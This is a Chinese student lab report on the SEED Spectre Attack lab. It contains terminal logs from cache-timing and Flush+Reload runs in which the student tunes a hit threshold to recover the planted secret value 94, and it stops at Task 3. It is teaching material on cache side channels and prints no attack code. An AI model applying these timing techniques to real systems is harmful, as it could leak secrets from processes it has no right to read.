
软件安全LAB3-20307130135李钧

Spectre Attack


从CPU缓存访问数据比从主存访问数据要快得多。当从主存中获取数据时，它们通常由CPU缓存，因此如果再次使用相同的数据，访问时间将会快得多。因此，当CPU需要访问某些数据时，它首先查看它的缓存。如果数据在那里(这被称为缓存命中)，它将直接从那里获取。如果数据不在那里(这被称为miss)，CPU将去主存获取数据。

Task 1: Reading from Cache versus from Memory

将CacheTime.c编译运行多次结果如下所示，刚开始各个数组元素访问速度都较慢，但相较于其他数组位置，3和7位置的元素访问速度更快。多运行几次发现最快时3和7位置元素访问只需要80个CPU时钟左右，而一般需要150到170个时钟周期，故猜想阈值应该设置在170为最佳。




```
[04/20/23]seed@VM:~/.../Labsetup$ gcc -march=native -o CacheTime CacheTime.c
[04/20/23]seed@VM:~/.../Labsetup$ ls
CacheTime  CacheTime.c  FlushReload.c  SpectreAttack.c  SpectreAttackImproved.c  SpectreExperiment.c
[04/20/23]seed@VM:~/.../Labsetup$ ./CacheTime
Access time for array[0*4096]: 2996 CPU cycles
Access time for array[1*4096]: 526 CPU cycles
Access time for array[2*4096]: 426 CPU cycles
Access time for array[3*4096]: 182 CPU cycles
Access time for array[4*4096]: 434 CPU cycles
Access time for array[5*4096]: 504 CPU cycles
Access time for array[6*4096]: 404 CPU cycles
Access time for array[7*4096]: 316 CPU cycles
Access time for array[8*4096]: 492 CPU cycles
Access time for array[9*4096]: 486 CPU cycles
[04/20/23]seed@VM:~/.../Labsetup$ ./CacheTime
Access time for array[0*4096]: 398 CPU cycles
Access time for array[1*4096]: 378 CPU cycles
Access time for array[2*4096]: 360 CPU cycles
Access time for array[3*4096]: 154 CPU cycles
Access time for array[4*4096]: 366 CPU cycles
Access time for array[5*4096]: 354 CPU cycles
Access time for array[6*4096]: 376 CPU cycles
Access time for array[7*4096]: 150 CPU cycles
Access time for array[8*4096]: 380 CPU cycles
Access time for array[9*4096]: 360 CPU cycles
[04/20/23]seed@VM:~/.../Labsetup$
```



```
[04/20/23]seed@VM:~/.../Labsetup$ ./CacheTime
Access time for array[0*4096]: 2336 CPU cycles
Access time for array[1*4096]: 308 CPU cycles
Access time for array[2*4096]: 266 CPU cycles
Access time for array[3*4096]: 90 CPU cycles
Access time for array[4*4096]: 280 CPU cycles
Access time for array[5*4096]: 278 CPU cycles
Access time for array[6*4096]: 288 CPU cycles
Access time for array[7*4096]: 82 CPU cycles
Access time for array[8*4096]: 278 CPU cycles
Access time for array[9*4096]: 270 CPU cycles
[04/20/23]seed@VM:~/.../Labsetup$ ./CacheTime
Access time for array[0*4096]: 2712 CPU cycles
Access time for array[1*4096]: 364 CPU cycles
Access time for array[2*4096]: 366 CPU cycles
Access time for array[3*4096]: 158 CPU cycles
Access time for array[4*4096]: 358 CPU cycles
Access time for array[5*4096]: 416 CPU cycles
Access time for array[6*4096]: 446 CPU cycles
Access time for array[7*4096]: 172 CPU cycles
Access time for array[8*4096]: 370 CPU cycles
Access time for array[9*4096]: 378 CPU cycles
[04/20/23]seed@VM:~/.../Labsetup$ ./CacheTime
Access time for array[0*4096]: 2224 CPU cycles
Access time for array[1*4096]: 362 CPU cycles
Access time for array[2*4096]: 272 CPU cycles
Access time for array[3*4096]: 78 CPU cycles
Access time for array[4*4096]: 250 CPU cycles
Access time for array[5*4096]: 268 CPU cycles
Access time for array[6*4096]: 248 CPU cycles
Access time for array[7*4096]: 88 CPU cycles
Access time for array[8*4096]: 262 CPU cycles
Access time for array[9*4096]: 512 CPU cycles
[04/20/23]seed@VM:~/.../Labsetup$
```


Task 2: Using Cache as a Side Channel

阈值设置80不变，正确次数6/20




```
[04/20/23]seed@VM:~/.../Labsetup$ gcc -march=native -o FlushReload FlushReload.c
[04/20/23]seed@VM:~/.../Labsetup$ ls
CacheTime  CacheTime.c  FlushReload  FlushReload.c  SpectreAttack.c  SpectreAttackImproved.c  SpectreExperiment.c
[04/20/23]seed@VM:~/.../Labsetup$ ./FlushReload
[04/20/23]seed@VM:~/.../Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/20/23]seed@VM:~/.../Labsetup$ ./FlushReload
[04/20/23]seed@VM:~/.../Labsetup$ ./FlushReload
[04/20/23]seed@VM:~/.../Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/20/23]seed@VM:~/.../Labsetup$ ./FlushReload
[04/20/23]seed@VM:~/.../Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/20/23]seed@VM:~/.../Labsetup$ ./FlushReload
[04/20/23]seed@VM:~/.../Labsetup$ ./FlushReload
[04/20/23]seed@VM:~/.../Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/20/23]seed@VM:~/.../Labsetup$ ./FlushReload
[04/20/23]seed@VM:~/.../Labsetup$ ./FlushReload
[04/20/23]seed@VM:~/.../Labsetup$ ./FlushReload
[04/20/23]seed@VM:~/.../Labsetup$ ./FlushReload
[04/20/23]seed@VM:~/.../Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/20/23]seed@VM:~/.../Labsetup$ ./FlushReload
[04/20/23]seed@VM:~/.../Labsetup$ ./FlushReload
[04/20/23]seed@VM:~/.../Labsetup$ ./FlushReload
[04/20/23]seed@VM:~/.../Labsetup$ ./FlushReload
[04/20/23]seed@VM:~/.../Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/20/23]seed@VM:~/.../Labsetup$
```

阈值设置150，正确次数11/21



```
[04/20/23]seed@VM:~/.../Labsetup$ gcc -march=native -o FlushReload FlushReload.c
[04/20/23]seed@VM:~/.../Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/20/23]seed@VM:~/.../Labsetup$ ./FlushReload
[04/20/23]seed@VM:~/.../Labsetup$ ./FlushReload
[04/20/23]seed@VM:~/.../Labsetup$ ./FlushReload
[04/20/23]seed@VM:~/.../Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/20/23]seed@VM:~/.../Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/20/23]seed@VM:~/.../Labsetup$ ./FlushReload
[04/20/23]seed@VM:~/.../Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/20/23]seed@VM:~/.../Labsetup$ ./FlushReload
[04/20/23]seed@VM:~/.../Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/20/23]seed@VM:~/.../Labsetup$ ./FlushReload
[04/20/23]seed@VM:~/.../Labsetup$ ./FlushReload
[04/20/23]seed@VM:~/.../Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/20/23]seed@VM:~/.../Labsetup$ ./FlushReload
[04/20/23]seed@VM:~/.../Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/20/23]seed@VM:~/.../Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/20/23]seed@VM:~/.../Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/20/23]seed@VM:~/.../Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/20/23]seed@VM:~/.../Labsetup$ ./FlushReload
[04/20/23]seed@VM:~/.../Labsetup$ ./FlushReload
[04/20/23]seed@VM:~/.../Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
```

阈值设置170，总能成功




```
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/20/23]seed@VM:~/.../Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/20/23]seed@VM:~/.../Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/20/23]seed@VM:~/.../Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/20/23]seed@VM:~/.../Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/20/23]seed@VM:~/.../Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/20/23]seed@VM:~/.../Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/20/23]seed@VM:~/.../Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/20/23]seed@VM:~/.../Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/20/23]seed@VM:~/.../Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/20/23]seed@VM:~/.../Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/20/23]seed@VM:~/.../Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/20/23]seed@VM:~/.../Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/20/23]seed@VM:~/.../Labsetup$
```

Task 3: Out-of-Order Execution and Branch Prediction


乱序执行是一种优化技术，它允许CPU最大限度地利用其所有执行单元。CPU不是严格按顺序处理指令，而是在所有所需资源可用时并行执行它们。当当前操作的执行单元被占用时，其他执行单元可以继续运行。

设置阈值为上述任务中总能成功的值170，保存后编译执行程序SpectreExperiment.c结果如下所示，总能成功



